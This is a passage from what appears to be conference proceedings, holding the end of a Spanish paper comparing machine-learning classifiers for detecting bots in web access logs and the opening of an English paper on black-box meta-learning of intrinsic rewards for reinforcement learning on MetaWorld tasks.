Máquinas de Vectores de Soporte (SVM, lineal y RBF): Este tipo de modelo, tanto en su versión lineal como con kernel RBF (Radial Basis Function), ha demostrado su eficacia en la detección de bots al alcanzar tasas de detección entre el 95% y el 97%, según estudios previos [5, 8, 13–15].

Análisis Discriminante Lineal (LDA): Este método busca una combinación lineal de características que separe mejor las clases. Es eficaz en problemas de clasificación binaria y su capacidad para manejar clases desbalanceadas.

Random Forest (RForest): Un conjunto de árboles de decisión que combina sus predicciones. Se eligió por su robustez y capacidad para manejar características irrelevantes, además de su excelente rendimiento en estudios previos [8, 15, 14].

Adaptive Boosting (AdaBoost): Este algoritmo combina clasificadores débiles para formar un clasificador fuerte, mejorando así la precisión del modelo. Se incluyó en este estudio debido a su efectividad en la detección de bots, demostrada en estudios previos con tasas de precisión del 95% [13].

XG Boost (XGB): Un algoritmo de Gradient Boosting conocido por su alto rendimiento. Se incluyó por su eficacia en una amplia gama de problemas de clasificación y los efectivos resultados reportados por [7].

K-Vecinos Cercanos (KNN): Un algoritmo no paramétrico que clasifica basándose en la proximidad a otros puntos de datos. Su inclusión se justifica por su uso efectivo con tasas de acierto del 93% en la detección de ataques web [5, 13, 14].

La selección de estos algoritmos se alinea con las tendencias observadas en la literatura sobre detección de bots y clasificación de tráfico web. Estudios previos han demostrado que enfoques basados en aprendizaje automático, pueden lograr tasas de efectividad que van del 95% al 98% en la detección de bots.

4.3 Configuración experimental

Los datos, previamente preprocesados y normalizados como se detalla en la sección anterior, se dividieron en conjuntos de entrenamiento (70%) y prueba (30%), asegurando la proporción original de clases en ambos conjuntos.

Para la optimización de los hiperparámetros de los algoritmos descritos en la sección 4.2, se realizó una búsqueda exhaustiva en el espacio de hiperparámetros. Esta búsqueda se llevó a cabo mediante validación cruzada de 5 pliegues, utilizando el área bajo la curva ROC (AUC-ROC) como métrica principal de evaluación en los datos de entrenamiento. Este enfoque permitió identificar la configuración óptima para cada modelo.

Se llevaron a cabo 20 experimentos independientes con divisiones aleatorias de los datos en conjuntos de entrenamiento y prueba. Los modelos, generados con los parámetros óptimos, fueron evaluados utilizando diversas métricas, y el rendimiento final se obtuvo promediando los valores para cada una de estas métricas.

La implementación de los algoritmos se realizó principalmente utilizando la biblioteca scikit-learn en Python, incluyendo su implementación del Perceptrón Multicapa (MLP). Para el algoritmo XGBoost, se empleó la biblioteca xgboost.

4.4 Métricas de Evaluación

La evaluación del rendimiento de los clasificadores se realizó mediante diversas métricas, cada una aportando información sobre diferentes aspectos del desempeño de los modelos. Esto es fundamental para obtener una comprensión integral de la eficacia de los clasificadores, especialmente en contextos donde puede existir un cierto grado de desbalance en las clases.

Área bajo la curva Precision-Recall: La métrica principal utilizada en este estudio es el área bajo la curva Precision-Recall (PR-AUC). Es especialmente útil en escenarios con clases desbalanceadas, ya que es más sensible a los cambios en la clase minoritaria. Esta curva muestra la relación entre la *precision* y el *recall* a diferentes umbrales de clasificación.

Área bajo la curva ROC: Complementando la PR-AUC, se incluyó el área bajo la curva ROC (ROC-AUC). Esta medida tiene la capacidad para evaluar el rendimiento del modelo independientemente del umbral de clasificación elegido.

Accuracy (Exactitud): Proporción de todas las predicciones correctas sobre el total de instancias evaluadas.

Precision (Precisión): Proporción de predicciones positivas correctas, importante para minimizar falsos positivos.

Recall (Sensibilidad): Proporción de instancias positivas reales identificadas correctamente, crucial para asegurar que los bots no sean omitidos.

F1-Score: Media armónica de precisión y recall, proporcionando un equilibrio entre Precision y Recall.

Estas métricas se eligieron para proporcionar una evaluación integral del rendimiento de los clasificadores, teniendo en cuenta tanto la precisión como la sensibilidad en la detección de bots.

5 Resultados y Discusión

La tabla 3 y la figura 1 incluyen las métricas de Accuracy, Precision (bot y no bot), Recall (bot y no bot), F1-Score (bot y no bot), ROC AUC y PR AUC para los modelos evaluados con los datos de prueba. Al examinar los resultados, se observa una notable consistencia en el rendimiento relativo de los algoritmos a través de las diferentes métricas evaluadas. Los modelos que destacan en una métrica tienden a sobresalir en las demás. Esta estabilidad en las métricas es particularmente evidente en los modelos de mejor desempeño, como Random Forest, XGBoost y Gradient Boosting, que consistentemente ocupan las posiciones superiores en todas las medidas de evaluación. Por otro lado, si bien existe un desbalance moderado en los datos, este no parece influir negativamente en el rendimiento de los modelos de mejor desempeño, como lo demuestran los altos valores de Recall y F1-Score.

Los resultados obtenidos muestran que, en general, los modelos ofrecen un rendimiento notable, con métricas de efectividad (accuracy) superiores al 95% en la mayoría de los casos. Este nivel de desempeño sugiere que las características extraídas de los logs web son informativas y adecuadas para la tarea de clasificación. Sin embargo, al analizar las métricas por clase, se revelan matices importantes que deben considerarse en el contexto del desbalance de clases.

Model	Accuracy	Precision		Recall		F1-Score		AUC	
		No Bot	Bot	No Bot	Bot	No Bot	Bot	ROC	PR
Random Forest	0.9712	0.9696	0.9780	0.9947	0.8836	0.9820	0.9284	0.9854	0.9690
XGBoost	0.9709	0.9691	0.9783	0.9947	0.8818	0.9818	0.9275	0.9854	0.9689
Gradient Boosting	0.9703	0.9694	0.9740	0.9937	0.8830	0.9814	0.9263	0.9851	0.9671
AdaBoost	0.9622	0.9649	0.9509	0.9880	0.8661	0.9763	0.9065	0.9778	0.9557
Multiperceptron	0.9687	0.9679	0.9722	0.9933	0.8773	0.9804	0.9223	0.9771	0.9536
K-NN	0.9577	0.9692	0.9129	0.9774	0.8843	0.9733	0.8984	0.9701	0.9433
Regresión Logística	0.9623	0.9578	0.9831	0.9961	0.8362	0.9766	0.9037	0.9660	0.9330
LDA	0.8323	0.8294	0.8817	0.9942	0.2294	0.9039	0.3390	0.9572	0.8653
SVM (RBF)	0.8823	0.9030	0.7964	0.9616	0.5867	0.9293	0.6199	0.9494	0.8505
SVM (Linear)	0.8461	0.8560	0.7840	0.9749	0.3654	0.9101	0.4494	0.9396	0.8005
SVM (Poly)	0.7709	0.8043	0.8133	0.9477	0.1108	0.8440	0.1312	0.8012	0.5160
Gaussian N Bayes	0.7869	0.7935	0.4603	0.9864	0.0430	0.8795	0.0786	0.7532	0.3514

Table 3: Comparación de rendimiento entre modelos de clasificación para detección de bots en logs web.

Los modelos basados en árboles y ensemble (XGBoost, Random Forest y Gradient Boosting) mantienen su posición como los de mejor rendimiento global. Random Forest lidera ligeramente con una accuracy de 97.12% y un balance destacable entre precisión y recall para ambas clases. Estos modelos muestran una capacidad superior para manejar el desbalance de clases, con valores de F1-score para la clase minoritaria (bots) superiores a 0.92.

El modelo Multiperceptron (MLP) y AdaBoost siguen mostrando un rendimiento competitivo, aunque se observa una ligera disminución en el recall de la clase minoritaria en comparación con los modelos de ensemble.

K-Nearest Neighbors (KNN) y Regresión Logística muestran un rendimiento sólido, pero se evidencia una mayor dificultad para manejar el desbalance de clases. KNN muestra un mejor equilibrio entre precisión y recall para la clase minoritaria, mientras que la Regresión Logística tiene una alta precisión pero un recall más bajo para los bots.

Las Máquinas de Vectores de Soporte (SVM), independientemente del kernel utilizado, junto con el Análisis Discriminante Lineal (LDA) y Gaussian Naive Bayes (GNB), muestran un rendimiento considerablemente inferior, especialmente en la detección de la clase minoritaria. Esto se refleja en valores muy bajos de recall para los bots, lo que indica una fuerte tendencia a clasificar erróneamente los bots como no bots.

Si bien el tiempo de entrenamiento y de inferencia no se consideran críticos para la aplicación de detección de bots en el SEDICI, se pueden realizar algunas consideraciones sobre estos tiempos, ya que estos impactan en la aplicación final.

Los modelos de ensemble (XGBoost, Gradient Boosting, Random Forest) suelen requerir tiempos de entrenamiento más largos debido a su complejidad, pero ofrecen inferencias rápidas una vez entrenados.

KNN tiene un tiempo de entrenamiento prácticamente nulo, pero puede ser lento en la inferencia, especialmente con grandes conjuntos de datos.




Fig. 1: Rendimiento de mejores modelos con diferentes métricas.

La Regresión Logística es rápida tanto en entrenamiento como en inferencia. Los modelos SVM pueden tener tiempos de entrenamiento largos, especialmente con kernels no lineales y grandes conjuntos de datos.

El Multiperceptron puede requerir tiempos de entrenamiento moderados a largos, dependiendo de su arquitectura, pero suele ser rápido en inferencia.

Los modelos basados en árboles y ensemble, se perfilan como las opciones más efectivas para la tarea de detección de bots. Sin embargo, la elección final del modelo debe considerar no solo el rendimiento, sino también factores como la interpretabilidad, los tiempos de entrenamiento e inferencia, y los recursos computacionales disponibles. Random Forest emerge como una opción particularmente atractiva, ofreciendo el mejor F1-Score y PR-AUC para bots junto con una alta interpretabilidad.

6 Conclusiones y Trabajo Futuro

Este trabajo contribuye al campo de la detección de bots mediante logs web. Se destaca la creación de un dataset preliminar de logs web compartido públicamente, abordando la escasez de datos en este ámbito. Esta contribución facilitará futuras investigaciones y permitirá la validación y expansión de los hallazgos presentados.

En el ámbito de la clasificación de accesos, se implementaron y evaluaron diversos algoritmos basados en técnicas actuales de detección de bots. Los resultados son prometedores, con varios modelos logrando una accuracy superior al 97%. Los algoritmos basados en árboles y ensemble, como XGBoost, Gradient Boosting y Random Forest, demostraron ser particularmente efectivos para esta

tarea. Estos hallazgos contribuyen al estado del arte en la detección de bots y ofrecen potencial para aplicaciones prácticas en entornos reales.

La implementación de estos modelos en SEDICI podría mejorar notablemente la precisión de las estadísticas de acceso a publicaciones. Al distinguir con mayor exactitud entre accesos humanos y de bots, se mejoraría la calidad de los datos de uso del repositorio. Esto permitiría una comprensión más precisa del impacto y alcance real de las publicaciones académicas en la plataforma.

Hay varias líneas de investigación futuras que podrían expandir este trabajo. Por un lado, está la recolección de más información, junto con la ampliación del período cubierto por los logs. Por otro lado, está la incorporación de datos de accesos históricos para enriquecer el contexto de cada entrada, lo que permitiría análisis más profundos y precisos.

El refinamiento de técnicas de preprocesamiento ofrece oportunidades interesantes, como experimentar con diferentes ventanas de tiempo con las que se procesan datos crudos y se calculan estadísticas. Además, explorar técnicas de procesamiento en tiempo real (online) podría complementar el enfoque offline actual, permitiendo la detección de bots en escenarios de alta velocidad y volumen de datos.

La investigación futura en modelos de clasificación podría explorar arquitecturas de aprendizaje profundo como Autoencoders, Redes Convolucionales y Redes Recurrentes. Comparar el rendimiento de estos modelos avanzados con algoritmos clásicos podría ofrecer nuevas perspectivas sobre los patrones de acceso de bots y humanos.

También se puede avanzar hacia un enfoque de seguridad agregando la posibilidad de no solo determinar si se trata de un humano o un bot sino también, de determinar en caso de que sea bot, si es un bot "bueno" o un bot que este intentando vulnerar el sitio, o hasta de que manera lo este intentando.

La validación y aplicación de estos modelos en entornos de producción es un objetivo futuro con potencial. Pruebas exhaustivas en condiciones reales validarían su eficacia y revelarían desafíos prácticos. Desarrollar un sistema integrado para detectar bots en SEDICI sería un avance hacia la aplicación práctica de esta investigación.

References

1. Mohammad Alauthman, Nauman Aslam, Mouhammd Al-kasassbeh, Suleman Khan, Ahmad Al-Qerem, and Kim-Kwang Raymond Choo. An efficient reinforcement learning-based botnet detection approach. *Journal of Network and Computer Applications*, 150:102479, 2020.
2. Sawsan Almahmoud, Bassam Hammo, Bashar Al-Shboul, and Nadim Obeid. A hybrid approach for identifying non-human traffic in online digital advertising. *Multimedia Tools and Applications*, 81(2):1685–1718, 2022.
3. Omar A Alshikhi, Bandar M Abdullah, et al. Information quality: definitions, measurement, dimensions, and relationship with decision making. *European Journal of Business and Innovation Research*, 6(5):36–42, 2018.

4. D. A. Belokurov, E. S. Shamakova, and V.S. Kolomoitcev. Using machine learning techniques to identify bot accounts on a social network. In *2021 Wave Electronics and its Application in Information and Telecommunication Systems (WECONF)*, pages 1–5, May 2021.
5. Alberto Cabri, Grażyna Suchacka, Stefano Rovetta, and Francesco Masulli. Online web bot detection using a sequential classification approach. In *2018 IEEE 20th International Conference on High Performance Computing and Communications; IEEE 16th International Conference on Smart City; IEEE 4th International Conference on Data Science and Systems (HPCC/SmartCity/DSS)*, pages 1536–1540, June 2018.
6. Hanlin Chen, Hongmei He, and Andrew Starr. An overview of web robots detection techniques. In *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, pages 1–6, 2020.
7. Marek Gajewski, Olgierd Hryniewicz, Agnieszka Jastrzebska, Mariusz Kozakiewicz, Karol Opara, Jan Wojciech Owsiński, Sławomir Zadrożny, and Tomasz Zwierzchowski. Data-driven human and bot recognition from web activity logs based on hybrid learning techniques. *Digital Communications and Networks*, 2023.
8. Shivani Gaonkar, Nandini Fal Dessai, Jenny Costa, Ashlesha Borkar, Shailendra Aswale, and Pratiksha Shetgaonkar. A survey on botnet detection techniques. In *2020 International Conference on Emerging Trends in Information Technology and Engineering (ic-ETITE)*, pages 1–6, Feb 2020.
9. Wan Nur Hidayah Ibrahim, Syahid Anuar, Ali Selamat, Ondrej Krejcar, Rubén González Crespo, Enrique Enrique Herrera-Viedma, and Hamido Fujita. Multilayer framework for botnet detection using machine learning algorithms. *IEEE Access*, 9:48753–48768, 2021.
10. Imperva. Bad bot report 2020: Bad bots strike back. https://www.imperva.com/resources/resource-library/reports/2020-bad-bot-report/, 2020. Último acceso: 11-03-2024.
11. Imperva. 2023 imperva bad bot report: Key learnings. https://www.imperva.com/blog/2023-imperva-bad-bot-report-key-learnings/, 2023. Último acceso: 04-12-2023.
12. Xigao Li, Babak Amin Azad, Amir Rahmati, and Nick Nikiforakis. Good bot, bad bot: Characterizing automated browsing activity. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1589–1605, 2021.
13. Saima Saleem, Muhammad Sheeraz, Muhammad Hanif, and Umar Farooq. Web server attack detection using machine learning. In *2020 International Conference on Cyber Warfare and Security (ICCWS)*, pages 1–7, Oct 2020.
14. Khlood Shinan, Khalid Alsubhi, Ahmed Alzahrani, and Muhammad Usman Ashraf. Machine learning-based botnet detection in software-defined network: A systematic review. *Symmetry*, 13(5), 2021.
15. Matija Stevanovic and Jens Myrup Pedersen. An efficient flow-based botnet detection using supervised machine learning. In *2014 International Conference on Computing, Networking and Communications (ICNC)*, pages 797–801, Feb 2014.
16. T. Velayutham and Pradeep Kumar Tiwari. Bot identification: Helping analysts for right data in twitter. In *2017 3rd International Conference on Advances in Computing,Communication Automation (ICACCA) (Fall)*, pages 1–5, Sep. 2017.

Black box meta-learning intrinsic rewards for sparse-reward environments

Octavio Pappalardo[1], Juan M. Santos[2], and Rodrigo Ramele[3]

[1]Universidad de Buenos Aires , Facultad de Ciencias Exactas y Naturales, Departamento de Física ,
octaviopappalardo@gmail.com
[2]Universidad Nacional de Hurlingham, Centro de Investigacion en Informatica Aplicada ,
juan.santos@unahur.edu.ar
[3]Instituto Tecnológico de Buenos Aires, Departamento de Ingeniería Informática ,
rramele@itba.edu.ar

Abstract: Despite the successes and progress of deep reinforcement learning over the last decade, several challenges remain that hinder its broader application. Some fundamental aspects to improve include data efficiency, generalization capability, and ability to learn in sparse-reward environments, which often require human-designed dense rewards. Meta-learning has emerged as a promising approach to address these issues by optimizing components of the learning algorithm to meet desired characteristics. Additionally, a different line of work has extensively studied the use of intrinsic rewards to enhance the exploration capabilities of algorithms. This work investigates how meta-learning can improve the training signal received by RL agents. The focus is on meta-learning intrinsic rewards under a framework that doesn't rely on the use of meta-gradients. We analyze and compare this approach to the use of extrinsic rewards and a meta-learned advantage function. The developed algorithms are evaluated on distributions of continuous control tasks with both parametric and non-parametric variations, and with only sparse rewards accessible for the evaluation tasks.

1 Introduction

The adoption of neural networks and recent algorithmic advances in reinforcement learning (RL) have enabled its application to complex decision-making problems [1, 2, 3, 4]. However, several challenges persist that must be addressed before RL can be effectively applied to broader range of domains, especially those requiring interaction with the real world.

Several sub-fields of research have emerged out of this need [5, 6, 7, 8, 9, 10, 11]. Two main issues they target are poor data efficiency in task learning and the limited generalization capabilities of learned policies when applied to new tasks. Related to data efficiency, another central challenge in RL is devising efficient exploration strategies, and achieving an appropriate trade-off with exploitation.

Reinforcement Learning: In this work, we deal with discrete-time finite-horizon discounted Markov decision processes (MDPs). Reinforcement learning agents learn a policy π_θ, which maps states to a probability distribution over actions, through interaction with an environment to maximize expected cumulative reward. The interaction takes place in episodes of length T. The state of the environment at step t is $s_t \in S$, the action the agent takes is $a_t \in A$ and the reward it receives is r_t. The trajectory of an agent throughout an episode is denoted by $\tau = (s_0, a_0, r_1, \ldots, s_T)$ and the objective function it seeks to maximize is $J(\pi) = \mathbb{E}_{\tau\sim p(\tau)}\left[\sum_{t=1}^{T} \gamma^{t-1} r_t\right] = \mathbb{E}_{\tau\sim p(\tau)}[G(\tau)]$, where γ is the MDP's discount factor and $G(\tau)$ is the discounted cumulative return attained in an episode of trajectory τ.

Meta Reinforcement Learning: An agent's learning algorithm can be viewed as a mapping from the data generated by interacting in an environment, $\mathcal{D}$, to a policy: $\theta = f(\mathcal{D})$, where θ represents the parameters of a parameterized policy π_θ. The learning algorithm f itself depends on a variety of decisions. If we parameterize the choice of a subset of this decisions with parameters ϕ, then we can make the dependence explicit, $\theta = f(\mathcal{D}; \phi) = f_\phi(\mathcal{D})$. Meta-RL methods learn ϕ, part of the learning algorithm, such that it becomes more effective when applied to new tasks [12]. A common setting for these methods involves a distribution of tasks $p(\mathcal{M})$ and an objective that drives meta-learning to maximize the expected cumulative return an agent attains throughout its lifetime when interacting with sampled tasks $\mathcal{M}^i \sim p(\mathcal{M})$ while learning with f_ϕ. We define an agents *lifetime* as its whole interaction with an environment (which spans multiple episodes). If the return attained at each episode of interaction with the environment is equally weighted by the objective, then it is described by equation 1, but variations with different weightings are possible [11].

$$\mathcal{J}(\phi) = \mathbb{E}_{\mathcal{M}^i \sim p(\mathcal{M})} \left[\mathbb{E}_{\mathcal{D}} \left[\sum_{\tau \in \mathcal{D}} G(\tau) \;\middle|\; f_\phi, \mathcal{M}^i \right] \right]. \tag{1}$$

The meta-learning process operates at two different levels: In the inner loop, given a task $\mathcal{M}^i$, the learning algorithm f_ϕ learns a task-specific policy π_θ through interaction with the task. In the outer loop a meta-learning algorithm learns parameters ϕ of f using data from multiple inner loops.

Intrinsic rewards: For many RL algorithms, directly maximizing extrinsic rewards can lead to poor exploration of the environment; specially when dealing with sparse-reward environments. The use of intrinsic reward signals, r^i, (that either complement or replace extrinsic rewards $r = r^e$) has occupied a central role in searching for ways to achieve better exploration and balance it with exploitation [13].

In this work we combine these two approaches by meta-learning an intrinsic reward function. For this purpose, we model the reward function itself as a stochastic agent whose 'actions' are the rewards it gives at each step and train it with a standard RL algorithm. Our experiments evaluate whether this approach is beneficial compared to learning with extrinsic rewards. Additionally, we contrast it against the use of meta-learned advantage function in the training signal. All experiments are conducted on distributions of continuous control tasks where there is access to shaped extrinsic rewards during meta-learning, but only sparse rewards in the test environments.

2 Related Work

One popular way to optimize for fast task learning is to use a neural network that uses all the data collected up to step t to determine its action distribution at that step. During meta-training, the network is trained to leverage this interaction history to select appropriate actions for the current task. This family of methods was first introduced in [14] and [15].

Instead of meta-training a network to directly output the action taken at each step, another family of methods uses an RL algorithm in the inner loop and learns some component of this inner loop procedure that impacts the final performance. Most work restrict themselves to components that have a differential influence over the policy's parameters and use meta-gradients for meta-training [16]. This framework was introduced in MAML [17], which meta-learns the initial parameters of the policy. Many other components have also been explored [18, 19, 20, 21]. Some methods avoid the use of meta-gradients: [22, 17] consider first order approximations of meta-gradients , [23] uses a value based method, and [24] uses an evolutionary algorithm.

Several methods exist for designing intrinsic rewards [13], most of which are heuristic-based. Among these, some approaches aim to reduce the agent's uncertainty about specific quantities, while others encourage visiting new or varied states. However, these are not the only possibilities. This work studies a different approach, aiming to *learn* the intrinsic motivation signal [25].

Previous work has learned an intrinsic reward signal using meta-gradients: [26, 27] do so in the context of a single task, while [28] does this with a distribution of tasks. Additionally, [29] explores meta-learning a reward function with a discrete search over a space of programs. Rather than replacing extrinsic rewards, [30] learns to shape them into a denser signal. Among these, [28] shares the closest algorithmic similarity to our work. The main differences being that they consider a deterministic reward function, train it using meta-gradients, and conduct all experiments in grid world environments.

Beyond the aforementioned work, several other methods have studied meta-learning different parameterizations of the training signal beyond intrinsic rewards [31, 32, 33, 34, 35].

3 Black Box Meta-learning Intrinsic Reward Signals

This work explores the meta-training of learning signals, which are used to train policies by quantifying their fitness. We consider the inner loop learning algorithm f to be a reinforcement learning algorithm. Instead of training with the standard RL objective, in our approach f uses an objective that is partly determined by a meta-learned neural network. This meta-learned network is itself also trained using RL to maximize the objective defined in equation 1. Unlike previous methods that rely on meta-gradients to do so, our approach avoids the computation of second-order gradients. We achieve this by not modelling explicitly the structure of the inner loop learning; instead we let the outer loop treats it as part of the problem's stochasticity. As a result, this approach doesn't require the ability to compute gradients of the policy's parameters with respect to the meta-learned parameters. Due to this considerations we refer to the method as being *black box*.

We now describe in more detail how we meta-train the intrinsic reward function. The intrinsic reward function is modelled as a stochastic agent $\pi^r_\phi\left(r^i_t \mid \mathcal{D}_{:t}\right)$, where $\mathcal{D}_{:t}$ encodes all the interaction in the MDP up to time-step t. We use a LSTM [36] for this purpose. At each step t, the LSTM receives as input the tuple $\{s_t, a_t, \pi_\theta(a_t \mid s_t), r^e_t, r^i_{t-1}, \pi^r_\phi(r^i_{t-1} \mid \mathcal{D}_{:t-1}), d_t\}$ where: π_θ is the policy that is being trained, r^e_t is the extrinsic reward received from the environment at time-step t , $d_t \in \{0, 1\}$ indicates whether t is the start of a new episode, r^i_{t-1} is the intrinsic reward delivered by π_ϕ at time-step $t-1$ and $\pi^r_\phi(r^i_{t-1} \mid \mathcal{D}_{:t-1})$ is its probability density. We train this network with PPO [37] to maximize the objective defined in equation 1, modified to add per episode discounting. Because the network's output influences the inner loop performance, during meta-training it learns to use the history of interaction with the environment to generate outputs that suit the current task. The resulting optimization scheme is similar to that of RL^2 [14, 15] but applied to a different space. The data with which it trains comes from running multiple inner loops. For a simplified, high-level overview of the proposed method, refer to the pseudocode in Algorithm 1; further implementation details are discussed in later sections. We apply the same framework in section 5.2 when learning an advantage function.

As mentioned, a salient feature of our approach compared to previous methods is that it avoids the need to compute second-order gradients by bypassing the explicit modeling of the effect the meta-learned signal has over the policy's parameters. We now discuss some advantages and disadvantages of this black box approach versus the use of meta-gradients.

The main potential drawback is that, by explicitly considering the role of intrinsic rewards in the inner loop, meta-gradients can provide a less noisy signal for meta-learning. This is discussed in [38] in the context of meta-learning policy parameters. By comparison, the proposed method is simpler because it is framed as a standard RL problem and doesn't require the calculation of gradients through an optimization process. Moreover, calculating second-order gradients is a computationally expensive operation compared to first-order gradients, making the black box approach favorable in this regard. Another related advantage is that the method is indifferent to how the inner loop uses the meta-learned component. In particular, it can be used in a non-differentiable manner to affect the choice of actions; whereas meta-gradient methods cannot be applied in such situations.

Algorithm 1 Meta-learning Intrinsic Rewards

Initialize intrinsic reward agent π^r_ϕ, outer loop critic, and task distribution $p(\mathcal{M})$
while ϕ not converged **do**
  $\mathcal{D}_{\text{outer loop}} \leftarrow \emptyset$
  batch_of_tasks $\leftarrow$ sample tasks from $p(\mathcal{M})$
  for each task $\mathcal{M}^i$ in batch_of_tasks **do**
    Initialize policy π_θ and inner loop critic
    $\mathcal{D}_{\text{life}} \leftarrow \emptyset$
    while lifetime not finished **do**
      $\mathcal{D}_{\text{inner loop}} \leftarrow$ collect data in $\mathcal{M}^i$ using π_θ
      Update π_θ and inner loop critic with $\mathcal{D}_{\text{inner loop}}$ as in PPO, replacing environment rewards with intrinsic rewards from π^r_ϕ
      $\mathcal{D}_{\text{life}} \leftarrow \mathcal{D}_{\text{life}} \cup \mathcal{D}_{\text{inner loop}}$
    end while
    $\mathcal{D}_{\text{outer loop}} \leftarrow \mathcal{D}_{\text{outer loop}} \cup \mathcal{D}_{\text{life}}$
  end for
  Update π^r_ϕ and outer loop critic with $\mathcal{D}_{\text{outer loop}}$ as in PPO with respect to the objective in Equation 1
end while

4 Experimental Setup

4.1 Benchmarks

We conduct all our experiments using the MetaWorld benchmarks [39]. These consists of distributions of continuous control tasks where a simulated robotic arm must interact with an object to achieve a desired configuration. Variations among tasks can be either non parametric (changes in the class of problem, e.g., opening a window, closing a drawer) or parametric (changes in goal positions or initial positions within the same class of problem):

- ML1 benchmarks operate within a single class and contain 50 randomly sampled parametric variations for training and another 50 for evaluation.
- ML10 benchmark consists of a set of 10 classes of problems for training and 5 different ones for evaluation. For each class, 50 sampled parametric variations are considered.

All tasks share the same 39-dimensional observation space and 4-dimensional action space. Crucially, the agent lacks knowledge of both the task class and the goal position; it must infer these from interaction. All episodes are 500 steps long without the possibility of early termination (even if the task is completed).

Availability of Rewards: It is often easier and more practical to define desired behaviour through sparse rewards (e.g. positive signal upon completion of an objective). However, the absence of frequent rewards makes learning significantly more challenging. This often leads to the manual design of reward signal, which can be a labor-intensive process and increase the risk of reward hacking [40]. This work considers a hybrid setting in which there is access to shaped rewards for the training tasks but only to sparse rewards during evaluation. In practice, this means we use shaped rewards during meta-training to compute the objective in equation 1, but exclusively the sparse rewards as inputs to the meta-learned recurrent network. Some prior work that operates in this same setting includes [19, 41, 42]. The sparse rewards used are: -0.2 in the last step of episodes where the agent failed, and $1 - 0.7\frac{\text{num. executed steps}}{\text{T}}$ on steps where the agent reaches the goal configuration (and has not done so previously within the episode).

4.2 Implementation Details

Two different neural network architectures were used in this work: an MLP for the policies and inner loop critics, and an LSTM for the meta-trained networks that output training signals and act as outer

loop critics. A learning rate of 3×10^{-4} was used in the inner loop and 5×10^{-5} in the outer loop. We used the Adam optimizer, tanh activations, and orthogonal initialization. The outputs of the policies and the training signal generators are modeled as Gaussian distributions, with the policies assuming zero covariance. During training, each lifetime used only 4000 steps of data for policy learning. Each outer loop update used data from 30 inner loops.

Further implementation details and details on the utilized benchmarks can be found in the work's code and supplementary material [1].

4.3 Evaluation Methodology

During evaluation, the intrinsic reward function was used deterministically by considering the mean of the output Gaussian. In some experiments, making the policy deterministic after in-task training was also found to be beneficial.

The metric used for evaluation is the percentage of episodes in which the agent succeeded (reached a goal configuration).

The values reported in the results section for each algorithm are the average performance obtained from different instances of the method (each trained from scratch with a different seed), along with the standard deviation. For each benchmark, a given seed determines the set of parametric variations used. Five seeds were used for methods that utilize extrinsic rewards, and three for the meta-learning methods; larger numbers were not used due to the high computational demands of meta-RL algorithms and compute constraints.

Furthermore, for each seed, the method's performance on a given set of tasks (train or test set) was obtained as the average performance over multiple evaluation runs. This was done by running the method on each task of the set 10 independent times and averaging the performance across all these runs. For example, for the ML10 evaluation set, which has 5 different problem classes, each with 50 parametric variations, a total of 2500 runs were considered to obtain the performance of each seed of a method.

5 Experimental results

This section presents the main experimental results, divided into two parts. The first part compares training with meta-learned intrinsic rewards to training with extrinsic rewards. The second part investigates the effect of learning a different parameterization of the training signal.

5.1 Intrinsic vs Extrinsic Rewards

This set of experiments evaluates whether there is benefit to be gained in making an RL agent train with learned intrinsic rewards. To this end, we compared the success rate of a PPO agent when trained with shaped extrinsic rewards, sparse extrinsic rewards, and intrinsic rewards generated by a meta-learned network (which only has access to the environment's sparse rewards).

Evaluations were conducted over the ML1-reach, ML1-close-door, and ML1-button-press benchmarks, allowing only 4000 steps of learning. Figures 1 and 2 illustrate the results. Both figures demonstrate substantial improvements when training with an intrinsic reward function. Figure 1 evidences the choice of using an RL algorithm that trains with batches of 4 episodes of data. It also reflects that making the policy deterministic after training can improve performance in some environments. Figure 2 shows that there is no decline in performance when moving from the tasks in the training set to the test set. While this is expected when training with extrinsic rewards (since no meta-learned component is applied), the fact that the same behavior occurs when training with intrinsic rewards indicates that the learned reward network effectively generalizes to new, unseen environments.

[1] Supplementary material and implementation are available at: https://github.com/Octavio-Pappalardo/Meta-learning-rewards




Figure 1: Comparison of the average performance of agents as they interact with tasks from the test set. The values and their standard deviations (represented by the shaded region) were obtained as explained in section 4.3. The success rate when training agents using three different types of rewards is shown: intrinsic (red), shaped extrinsic (blue), and sparse extrinsic(green). Three benchmarks are considered: ML1-reach, ML1-close-door, and ML1-button-press. The last episode reflects the performance of the final policy when made deterministic.

